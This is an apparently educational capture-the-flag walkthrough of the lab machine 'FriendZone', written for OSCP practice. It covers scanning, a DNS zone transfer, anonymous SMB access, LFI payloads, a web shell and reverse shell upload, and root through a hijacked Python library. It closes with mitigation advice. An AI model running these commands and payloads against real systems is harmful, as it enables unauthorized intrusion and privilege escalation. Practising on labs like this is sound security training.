
FriendZone - Complete Walkthrough (OSCP preper)

nmap Scan :
# Nmap 7.94SVN scan initiated Wed Feb 21 18:25:26 2024 as: nmap -Pn -p- --min-rate 2000 -A -oN nmap.txt 10.10.10.123
Nmap scan report for 10.10.10.123
Host is up (0.011s latency).
Not shown: 65528 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-title: 404 Not Found
|_http-server-header: Apache/2.4.29 (Ubuntu)
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/21%OT=21%CT=1%CU=38738%PV=Y%DS=2%DC=T%G=Y%TM=65D6
OS:868F%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
OS:ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2024-02-22T01:25:58+02:00
| smb2-time:
|   date: 2024-02-21T23:25:58
|_  start_date: N/A
|_clock-skew: mean: -40m00s, deviation: 1h09m16s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE (using port 111/tcp)
HOP RTT      ADDRESS
1   10.34 ms 10.10.14.1
2   10.44 ms 10.10.10.123

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 21 18:26:07 2024 -- 1 IP address (1 host up) scanned in 40.69 seconds
Results:
Port 21/tcp: vsftpd 3.0.3
Port 22/tcp: OpenSSH 7.6p1
Port 53/tcp: ISC BIND 9.11.3
Port 80/tcp: Apache httpd 2.4.29
Port 139/tcp: Samba smbd
Port 443/tcp: Apache httpd 2.4.29 (SSL)
Port 445/tcp: Samba smbd 4.7.6

DNS Zone Transfer
Critical finding - DNS zone transfer vulnerability:


echo '10.10.10.123 friendzone.red administrator1.friendzone.red hr.friendzone.red uploads.friendzone.red' | sudo tee -a /etc/hosts
Service Enumeration
SMB Shares
Anonymous access to SMB shares:
sudo nmap -Pn -T4 -p445 --script smb-enum-shares 10.10.10.123
Accessible Shares:
general- Read-only accessDevelopment- Read/Write access
Credentials Discovery
Found creds.txt in general share:

admin:WORKWORKHhallelujah@#
Web Application Analysis
Virtual Host Enumeration
Multiple subdomains discovered:


LFI Vulnerability
Parameter: pagename in dashboard.php
Exploitation:
# Test pagename parameter
gobuster fuzz -k -u "https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt --exclude-length 302,352-354 -H 'Cookie: FriendZoneAuth=e7749d0f4b4da5d03e6e9196fd1d18f1'
PHP Filter Technique:
pagename=php://filter/convert.base64-encode/resource=dashboard
Initial Access
Web Shell Upload
- Upload PHP shell via SMB:
smbclient -N //10.10.10.123/Development -c 'put shell.php'
- Execute via LFI:
https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/shell&cmd=whoami
Reverse Shell
Attack Box:
sudo rlwrap nc -lnvp 443
Target (via web shell):
# Upload reverse shell via SMB
smbclient -N //10.10.10.123/Development -c 'put rev.php'

# Trigger via browser
https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/rev
Post-Exploitation
System Information
OS: Ubuntu 18.04.1 LTS
Current User: www-data
Kernel: 4.15.0-36-generic
Credential Discovery
Found MySQL credentials in /var/www/mysql_data.conf:
db_user=friend
db_pass=Agpyu12!0.213$
db_name=FZ
Privilege Escalation
Lateral Movement to Friend
Password reuse allowed SSH access:
ssh friend@10.10.10.123
# Password: Agpyu12!0.213$
Python Library Hijacking
Discovery: Writable Python libraries
find / -type f -writable 2>/dev/null | grep -vE '\/proc|\/sys'
Vulnerable File: /usr/lib/python2.7/os.py
Exploitation:
- Add malicious code to os.py:
system('chmod u+s /bin/bash')
Wait for cron execution (root runs
/opt/server_admin/reporter.py)Execute privileged bash:
/bin/bash -p
Flags
User Flag
3d79d78ae391d6bb9714af8c9742658c
Root Flag
b26f2c8347fd7f2c58da94d2e346a2e1
Key Takeaways
DNS Security: Disable zone transfers to unauthorized hosts
SMB Configuration: Restrict anonymous access to shares
LFI Prevention: Validate and sanitize file inclusion parameters
Password Policies: Avoid password reuse across services
File Permissions: Secure system libraries and executables
Attack Chain Summary
DNS zone transfer → Discover subdomains
SMB anonymous access → Find credentials
LFI vulnerability → Read source code
SMB write access → Upload web shell
Password reuse → SSH access
Python library hijacking → Root access
Mitigation Strategies
Configure DNS to reject zone transfers
Implement proper SMB share permissions
Sanitize user input in web applications
Enforce unique passwords across services
Regularly audit file permissions on system libraries
This walkthrough demonstrates real-world attack techniques including service enumeration, web application testing, and privilege escalation methods.


